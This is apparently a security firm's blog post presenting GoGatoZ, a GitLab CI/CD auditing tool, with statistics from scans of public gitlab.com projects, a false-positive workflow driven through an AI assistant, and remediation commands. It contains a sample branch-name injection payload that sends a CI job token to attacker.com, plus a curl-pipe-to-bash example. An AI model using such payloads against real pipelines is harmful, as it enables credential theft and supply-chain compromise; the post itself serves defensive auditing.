



Phil has been a BHIS Security Consultant for 4 years. He currently serves in a development-focused role and enjoys building offensive security tools. Outside of work, Phil enjoys the arts (drumming & music, drawing & painting), as well as sports (golfing, bowling, and basketball).
In Part I of this series, we talked about plundering self-hosted GitLab instances on internal networks — cloning public repos, running Gitleaks, and combining it all into a nice spreadsheet of secrets. We used Python scripts and a Go program, duct-taped together with the enthusiasm of a developer who just learned what subprocess.call does. At the end of that post, I mentioned that all that logic really should be combined into a single tool.
Well, good neighbors, I took my own advice.
Welcome to GoGatoZ — a purpose-built Go tool for GitLab CI/CD security auditing that can perform and automate the entire CI/CD kill chain along with everything those one-off scripts did and then some. In this blog post, we’re going to do something a little ambitious: we’re going to point GoGatoZ at gitlab.com and run three large-scale scans: first a broad sweep using generic DevOps keywords, then a targeted scan of public projects associated with Fortune 500 companies from a public 2023 dataset on GitHub, and finally an industry-targeted scan of law firms, financial services, logistics, and trucking companies. We’ll also walk through how we built a false positive analysis workflow to separate real findings from noise. Across all three scans, we analyzed 3,757 public projects and found 7,331 security findings, including 1,580 HIGH severity issues.
But first, we must give credit where credit is due. I’d like to take a moment to shout out these amazing presentations on CI/CD hacking GitHub Actions. Without these talks and tools, this blog/tool would not have been possible. GoGatoZ was built on the shoulders of giants:
A sequence of words that I’ve heard:
Our CI/CD pipelines are fine. Nobody is looking at those YAML files.
– Mr. Senior DevOps Engineer
Verily, I tell you good neighbor, that we are absolutely looking at those YAML files.
In Part I, we focused on secrets buried in source code (hardcoded credentials, API keys, the usual suspects). But here’s the thing: the .gitlab-ci.yml file is where a lot of the “real” magic happens. It’s the blueprint for your entire build, test, and deployment pipeline. And if it’s misconfigured, an attacker doesn’t need your source code secrets. They can inject commands, poison artifacts, hijack runners, maintain persistent access, and exfiltrate CI variables that never touch a single line of application code.
Spoiler alert: A shocking number of public GitLab projects have CI/CD misconfigurations that are totally exploitable.
Supply chain attacks are all the rage these days and I have debated quite a bit on whether I should release this tool, as it can be abused in the wrong hands… but so can pretty much everything else. Let’s just hope I don’t get Nightmare Eclipsed.
GoGatoZ is a Go port of Gato-X (which targets GitHub Actions), adapted for GitLab CI/CD. It has five operational modes:




GoGatoZ also ships with a Model Context Protocol (MCP) server, which means you can plug it directly into AI-assisted workflows. Think of it as giving your AI coding assistant the ability to search GitLab, enumerate CI/CD vulnerabilities, and store results in a SQLite database — all through natural language. I used the MCP server extensively in this research, and it made the whole process feel less like running a scanner and more like having a conversation with one.
But wait, there’s more! GoGatoZ also fully supports socks5 proxies, both authenticated and unauthenticated.
For this audit, we only used Search, Enumerate, Parse, and Report. We left Attack mode in the holster, but I have created a full CTF with sequential flags and labs that you can execute the full attack chain against in my course, A Hacker’s Guide to CI/CD: Taking Advantage of the SDLC.
Now without further ado, as Pastor Manul Laphroaig would say, PoC || GTFO.
I ran this audit of gitlab.com in three phases to get broad coverage, targeted depth, and industry-specific insight. Parts of this blog are heavy on the scan results/statistics/metrics so apologies in advance.
Before we went after specific companies, we wanted to understand the general state of CI/CD security on gitlab.com. We searched for public projects using 20 generic DevOps-related keywords, things like devops, staging, pipeline, oolang, kubernetes, ansible, terraform, deploy, ci-cd, and similar terms that tend to surface projects with active CI/CD configurations. We also filtered projects that had a .gitlab-ci.yml file, because scanning projects without pipelines is beyond the primary focus of this tool.
Gogatoz search --query "devops" --visibility public --format jsonl \
  --gitlab-url https://gitlab.com --path-exists .gitlab-ci.yml \
  --per-page 100 --max-pages 5
This gave us 1,917 search results, which after de-duplication and enumeration yielded 1,715 unique projects to scan.

Sixty-four percent of projects had at least one security finding. The worst offender? A project called REDACTED with 363 findings — 200 of them HIGH severity — across 208 CI jobs and 8 includes.

Other notable projects from the broad sweep included REDACTED forks (120+ findings each), REDACTED forks (98 findings), and GitLab’s own Environment Toolkit forks (61 findings each).
With the broad sweep confirming that CI/CD misconfigurations are everywhere, we wanted to see what the picture looks like when you search for projects associated with specific enterprises. I grabbed the 2023 Fortune 500 dataset — all 500 companies from REDACTED at #1 to REDACTED at #500.
We (Claude Code and I) fed each company name as a search query into GoGatoZ (via the GoGatoZ MCP server):
gogatoz search --query "REDACTED" --visibility public --format jsonl \
  --gitlab-url https://gitlab.com --per-page 20 --max-pages 1
Now, 500 companies is a lot of API calls. We skipped 38 overly generic names that would produce nothing but noise — “Apple” returns every iOS tutorial ever written, “Target” returns… well, everything with the word “target” in it, and “Ball” is just chaos. You get the idea.
For the remaining 462 companies, we automated the search and deduplicated the results by project ID using GoGatoZ’s parse dedup subcommand.
On an amusing side-note anecdote, a lot of these projects are interview assignments, homework projects, and code challenges. Searching for “Goldman Sachs” gives you a graveyard of abandoned take-home assessments. Searching for “Starbucks” returns an army of clone projects from what appears to be the same e-commerce course. “Boeing” returns flight simulators. The internet is a place.
This is where GoGatoZ really shines. For each of the 1,738 projects, we fetched and parsed their .gitlab-ci.yml configurations, including recursive resolution of include directives up to 2 levels deep:
gogatoz enumerate -i project_paths.txt --format jsonl \
  --gitlab-url https://gitlab.com --follow-includes \
  --include-depth 2 --concurrency 10 --timeout 30s
GoGatoZ checks for:
The whole scan of 1,738 projects completed in about 10 minutes.
| Metric | Count |
| Fortune 500 companies searched | 500 |
| Unique projects discovered | 1,738 |
| Projects with CI/CD pipelines | 286 (16%) |
| Projects with security findings | 190 (10%) |
| Total findings | 455 |
| Severity | Count |
| HIGH | 100 |
| MEDIUM | 133 |
| LOW | 222 |
For our third scan, we wanted to go after specific industry verticals that handle sensitive data and where CI/CD misconfigurations could have outsized real-world impact. We targeted law firms, credit unions, mortgage brokers, trucking companies, logistics companies, and financial services/fintech companies.
This time, we leaned entirely on the GoGatoZ MCP server. Rather than writing shell scripts, we had the AI assistant drive the entire workflow — searching for projects, deduplicating results, and running enumeration — all through the MCP interface. We used 20 keyword queries across the target verticals, all filtered with path_exists: “.gitlab-ci.yml” to ensure we only hit projects with CI/CD pipelines.
Search Terms Used:
"law firm", "lawfirm", "credit union", "mortgage",
"mortgage broker", "trucking", "logistics", "fintech", "banking",
"freight", "lending", "mortgage lending", "logistics shipping",
"fintech financial services", "banking investment", "trucking freight",
"fleet management", "warehouse fulfillment", "wealth management"| Metric | Count |
| Unique projects discovered | 304 |
| Projects with CI/CD pipelines | 301 (99%) |
| Projects with security findings | 201 (66%) |
| Total findings | 568 |
| Severity | Count |
| HIGH | 144 |
| MEDIUM | 152 |
| LOW | 272 |
The 66% finding rate matched almost exactly what we saw in Phase 1’s broad sweep, further confirming that roughly two-thirds of public GitLab projects with CI/CD pipelines have security misconfigurations regardless of what industry keyword brought you there.
But here’s where things got interesting. When we started digging into the results, we realized something that every security researcher eventually learns: “Not all findings are true positives.”
If you run a large-scale automated scan and blindly report the raw numbers, you’re going to have a bad time. Or more accurately, your report readers are going to have a bad time, because a big chunk of those numbers are noise.
In Phase 3, we performed a systematic false positive analysis and found that 41% of projects with findings were all noise. The raw number of 568 findings across 201 projects dropped to roughly 350 unique findings across 118 real projects after filtering. Here’s the breakdown of what we found.
The single biggest source of noise in the “mortgage” keyword results was a single GitLab user (REDACTED) who had created 26 repositories with names like bestmortgagelenderforfirsttimehomebuyerswhattolookfor and whyrncmortgageblendersforconstructionlandisyourtopchoiceforcommercialhardoneyloans. These are SEO keyword-stuffing blogs deployed via GitLab Pages. They all have .gitlab-ci.yml files (for Pages deployment), and they all trigger ARTIFACTS_NO_EXPIRE findings because GitLab Pages requires artifacts.
Similarly, 7 repos under different lower*mortgage user accounts all contained an identical GetAccess project with identical findings. And 3 repos under different usernames all had the same trucking-companies-near-me SEO blog.
48 projects in total fell into this category. That’s nearly a quarter of all projects with findings. They’re all real .gitlab-ci.yml configurations; they just have nothing to do with actual mortgage brokers or trucking companies.
The “REDACTED” project REDACTED appeared 8 times under 8 different GitLab users, each fork inheriting the same 4-5 RISKY_REMOTE_SCRIPT findings. The REDACTED appeared 3 times with identical 18-finding profiles. And REDACTED appeared 3 times with identical finding sets.
In total, we identified 16 fork clusters across 42 projects. After deduplication (keeping one representative per cluster), we collapsed those 42 projects down to 16 — eliminating 26 duplicate result sets.
A total of 9 projects were GitLab’s own demonstration repos ( REDACTED /*, REDACTED-* ) — official tutorials and demo apps that intentionally showcase CI/CD features. Findings in these are real but intentional.
Ironically, one of these demos — REDACTED — had 18 findings including PWN_REQUEST_DEPLOYMENT, PRIVILEGED_RUNNER_RISK, and VARIABLE_INJECTION. These are demo projects that developers clone and learn from.
Another 12 projects were student coursework — fintech homework assignments, parking reservation exercises, and university challenge submissions.
The most interesting category: findings where the scanner itself was technically wrong.
GoGatoZ’s PLAINTEXT_SECRET detection flags CI variables whose names contain words like “SECRET”, “TOKEN”, or “KEY” and whose values aren’t CI variable references. This caught 12 false positives where the “secret” was, SECRET_DETECTION_ENABLED=true — a GitLab feature flag that enables secret scanning. The variable name contains “SECRET” and the value isn’t a $CI_ reference, so the heuristic triggers. But it’s not a secret — it’s a Boolean configuration toggle.
This accounted for more than half of all PLAINTEXT_SECRET findings in Phase 3.
After stripping away all the noise, the verified high-confidence findings painted a clearer picture:
| Industry | Finding | Risk |
| Logistics | FORK_MR_UNPROTECTED | Fork MRs trigger pipelines with access to CI vars |
| Fintech | INCLUDE_PROJECT_UNPINNED | CI templates pulled without pinned ref |
| Compliance | FORK_MR_UNPROTECTED + DB_PASSWORD | Database password in CI + no fork protection |
| Lending | SIGNING_KEY in job vars | Signing key hardcoded in CI config |
| Banking | ARTILLERY_API_KEY in job vars | Load testing API key exposed |
| Banking | SNYK_TOKEN in job vars | Security scanner token hardcoded |
| Logistics | POSTGRES_PASSWORD + FORK_MR | Database credential + unprotected forks |
| Financial regulatory | CI components + plaintext secret | Regulatory reporting with exposed config |
The takeaway: after false positive removal, the remaining findings were more actionable and more concerning. Real secrets (database passwords, API keys, signing keys) in real fintech and banking projects. Unprotected fork MR pipelines in logistics platforms handling actual freight data.
Here’s where things get meta. Rather than performing this false positive analysis as a one-off exercise, we built it into a reusable Claude Code skill — a structured instruction set that teaches the AI assistant how to systematically filter enumerate results.
The skill implements a five-step pipeline:
1. Load results — from the MCP SQLite database, JSONL files, or raw JSON
2. Apply finding-level FP rules — suppress known false positive patterns (like SECRET_DETECTION_ENABLED)
3. Detect noise projects — classify repos as SEO spam, fork clusters, demos, or student work
4. Deduplicate fork clusters — group by repo base-name and finding set similarity, collapse to single entries
5. Produce adjusted report — raw vs. adjusted numbers with full classification
The skill includes ready-to-use jq filters for each step. For example, fork cluster detection:
jq 'map({basename: (.path | split("/") | last),
         finding_ids: [.findings[].id] | sort | join(",")}) |
    group_by(.basename) |
    map(select(length > 1)) |
    map({repo: .[0].basename, count: length,
         unique_sets: ([.[].finding_ids] | unique | length)})'
Now, whenever we run a large-scale scan, we can invoke the false positive skill and get adjusted numbers in minutes rather than spending hours manually categorizing noise. The skill is stored as a project-level .claude/skills/filter-false-positives.md file, meaning it persists across sessions and is available to anyone working with the GoGatoZ codebase.
This is the kind of thing that makes the MCP + Claude Code combination genuinely powerful for security research. The scanner finds the issues. The AI assistant drives the workflow. The skill captures institutional knowledge about what’s real and what’s noise. And each subsequent scan benefits from everything we learned in previous ones, as then we can tell Claude Code, “From everything that you have learned from running the filter-false-positives skill, where feasible, implement programmatic false-positive filtering in the codebase to help reduce false positives overall.” …or something along those lines.
Alright, let’s get to the sweet juicy findings. Across all three phases combined, here’s the damage:
| Metric | Phase 1 (Broad) | Phase 2 (Fortune 500) | Phase 3 (Industry) | Combined |
| Projects scanned | 1,715 | 1,738 | 304 | 3,757 |
| With CI/CD pipelines | 1,680 | 286 | 301 | 2,267 |
| With security findings | 1,107 | 190 | 201 | 1,498 |
| Total findings | 6,308 | 455 | 568 | 7,331 |
| HIGH severity | 1,336 | 100 | 144 | 1,580 |
| MEDIUM severity | 2,477 | 133 | 152 | 2,762 |
| LOW severity | 2,495 | 222 | 272 | 2,989 |
On public gitlab.com. That’s a lot of findings from a few 10-minute scans. Since writing this blog, I have since updated the findings severity categories to include critical and informational as well, as a good neighbor should.
UPDATE: Since writing this blog (sometime back in March 2026), Claude Code Opus 4.8 really doesn’t like this project anymore and may refuse to play nice driving the MCP server ¯\_(ツ)_/¯.
Remember: Phase 3’s false positive analysis showed that roughly 40% of findings in a keyword-targeted scan are noise. Even if we apply that same discount across all three phases (which is conservative — Phase 1 had cleaner targeting), we’re still looking at ~4,000 real findings and ~950 genuine HIGH severity issues.
1,971 findings — the single largest vulnerability class. Merge request pipelines from forks running without any protection. This means an attacker can fork a public project, modify the .gitlab-ci.yml in their fork, open a merge request, and the target project’s pipeline runs their modified code. If that pipeline has access to CI variables (secrets, deploy tokens, API keys), those are potentially exposed.
One project from the broad sweep had 363 total findings, with 200 of them being HIGH severity fork MR issues across 208 CI jobs.
This one jumped dramatically from Phase 1. 259 projects are running CI jobs on Docker runners with privileged mode enabled. A privileged Docker container can escape to the host, meaning an attacker who can trigger a pipeline (via fork MR, for instance) potentially gets root on the runner host. Combine this with the fork MR finding and you’ve got an attack chain that goes from “random merge request” to “root on your build infrastructure.”
150 projects across all three scans are executing remotely hosted scripts directly in their CI pipelines. You know, the classic:
script:
  - curl -sSL https://some-remote-url.com/install.sh | bash
If that URL gets compromised, your pipeline is now running whatever the attacker wants. This is supply-chain security 101, and it’s still happening in 2026.
288 findings where CI variables like $CI_COMMIT_REF_NAME (the branch name) or $CI_MERGE_REQUEST_TITLE are interpolated directly into shell scripts without sanitization. An attacker who can control a branch name can inject arbitrary commands:
# What the developer wrote:
docker build --tag myapp:$CI_COMMIT_REF_NAME .

# What the attacker's branch name looks like:
;$(curl attacker.com/exfil?token=$CI_JOB_TOKEN)
It’s crucial to sanitize your inputs, even in CI/CD.
177 projects with self-hosted runners (identified by custom tags like mac-sh, ansible, shell_executor, etc.) that are accessible to untrusted pipeline triggers. A self-hosted runner in a public project is essentially giving the internet a shell on your infrastructure. In the broad sweep, 525 projects had tagged runners, and 164 of those had runners broadly exposed without proper access controls.
96 projects have deployment jobs that can be triggered via merge request events. This is the “pwn request” attack pattern — an attacker opens a MR to a project, and that MR triggers a deployment job that has access to production secrets, deployment tokens, or cloud credentials. The deployment runs the attacker’s code:
Game over (or let the games begin?).
Comedic Relief: PWN Request refers to this type of attack vector for GitHub Actions specifically because GitHub uses Pull Requests. GitLab uses Merge Requests, so I’m coining the phrase MWN Request.
347 findings of hardcoded secrets across CI configurations and job variables. Passwords, API keys, tokens — sitting right there in the .gitlab-ci.yml for anyone with a browser and a GitLab account (or no account at all, if the project is public) to see. We covered this pattern extensively in Part I, and it’s still alive and well in CI/CD configs.
Of course, after false positive analysis, roughly 12 of these are SECRET_DETECTION_ENABLED feature flags rather than actual secrets. But the remaining ~335? Those are likely real credentials in public CI/CD configurations.
To be fair, many of these are forks and sample repos, but sample code has a nasty habit of being copy-pasted into production. And forks inherit the security posture of the upstream, including its misconfigurations.
Now, I want to be transparent about something. The keyword-based search means many of these projects are not official Fortune 500 company repositories or actual law firm software. They’re personal projects, homework assignments, proof-of-concepts, and tutorials that happen to mention company names or industry terms. The search for “Pfizer” returns someone’s case study assignment. The search for “Tesla” returns a kilometer logger. “Walt Disney” returns wait-time scrapers for theme parks. And “mortgage” returns a whole lot of SEO spam.
But here’s the thing — and this is important: the vulnerabilities are real regardless of who owns the project. The same misconfigurations we found in random public projects are the exact same misconfigurations that exist in enterprise GitLab instances behind your firewall. The CI/CD anti-patterns don’t care whether you’re a Fortune 500 company or a college student.
And if you recall from Part I, internal GitLab instances with public projects are sometimes accessible without authentication. Combine the attack surface we discussed in Part I (unauthenticated repo access + secret scanning) with the CI/CD attack surface we’re discussing here (pipeline injection + runner exploitation + supply chain poisoning), and you have a very, very bad day for your blue team.
It should be noted that recent versions of GitLab since early 2025 have the public unauthenticated API endpoints for listing projects, groups, and users disabled by default.
The broad sweep confirmed it: when you specifically target projects with CI/CD pipelines, nearly two-thirds have security findings. The Fortune 500 scan confirmed it from a different angle: the problem is universal, not limited to any particular type of project or organization. And Phase 3’s industry scan confirmed it from yet another angle — while also teaching us that large-scale scan results need careful false positive analysis to be truly useful.
Here is what you can do to make sure these CI/CD misconfigurations don’t happen to your organization:
# Search for all projects in your GitLab instance
gogatoz search --gitlab-url https://your-gitlab.example.com \
--visibility public\
--per-page 50 \
--max-pages 0 \
--format jsonl > projects.jsonl

# Enumerate them for CI/CD vulnerabilities
gogatoz enumerate -i projects.jsonl --follow-includes \
--include-depth 3 --format jsonl > findings.jsonl

# Generate an interactive HTML report
gogatoz enumerate -i projects.jsonl --follow-includes \
--format html --only-findings > report.html

# Or use the MCP server for AI-assisted auditing
gogatoz mcp --db results.sqlite3In Part I, we showed you how to find secrets hiding in plain sight on internal GitLab instances. In Part II, we’ve shown you that the CI/CD configuration itself is the attack surface — and it’s an attack surface that most organizations aren’t auditing.
Our false positive analysis showed that roughly 40% of findings in keyword-targeted scans are noise: SEO spam, fork clusters, demo repos, and detection false positives. The discipline of separating signal from noise is what turns a vulnerability scan into actionable intelligence. We built that discipline into a reusable Claude Code skill so that every future scan starts smarter than the last one.
The tool is purpose-built for this kind of audit — whether you’re a penetration tester on an internal engagement, a security engineer hardening your organization’s GitLab instance, or a DevOps team that wants to know where the bodies are buried in your pipeline configurations.
Part of the reason I built GoGatoZ was because, as I mentioned at the end of Part I, all that one-off script logic really needed to be a proper tool. But GoGatoZ goes beyond just secret scanning — it understands CI/CD semantics. It resolves includes, follows the dependency chain, evaluates runner exposure, and identifies the kind of pipeline misconfigurations that Gitleaks, Trufflehog, and Nessus won’t tell you about. Nessus won’t tell you that your .gitlab-ci.yml is one fork merge request away from giving an attacker your deployment credentials, but GoGatoZ will.
Be on the lookout for CI/CD misconfigurations on your next penetration test or security audit! You may be surprised at what you might find. And if you’re on the defensive side, run GoGatoZ against your own infrastructure before someone else does.
The tool is open source. Go forth and do great CI/CD things!
Check out Phil’s Anti-Cast: How Hackers Attack CI/CD Pipelines!
Want to keep learning about CI/CD pipelines from Phil? Register for his live, 4-hour Antisyphon workshop taking place July 10, 2026 @ 10PM EDT.
CI/CD Exploitation and Hardening
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。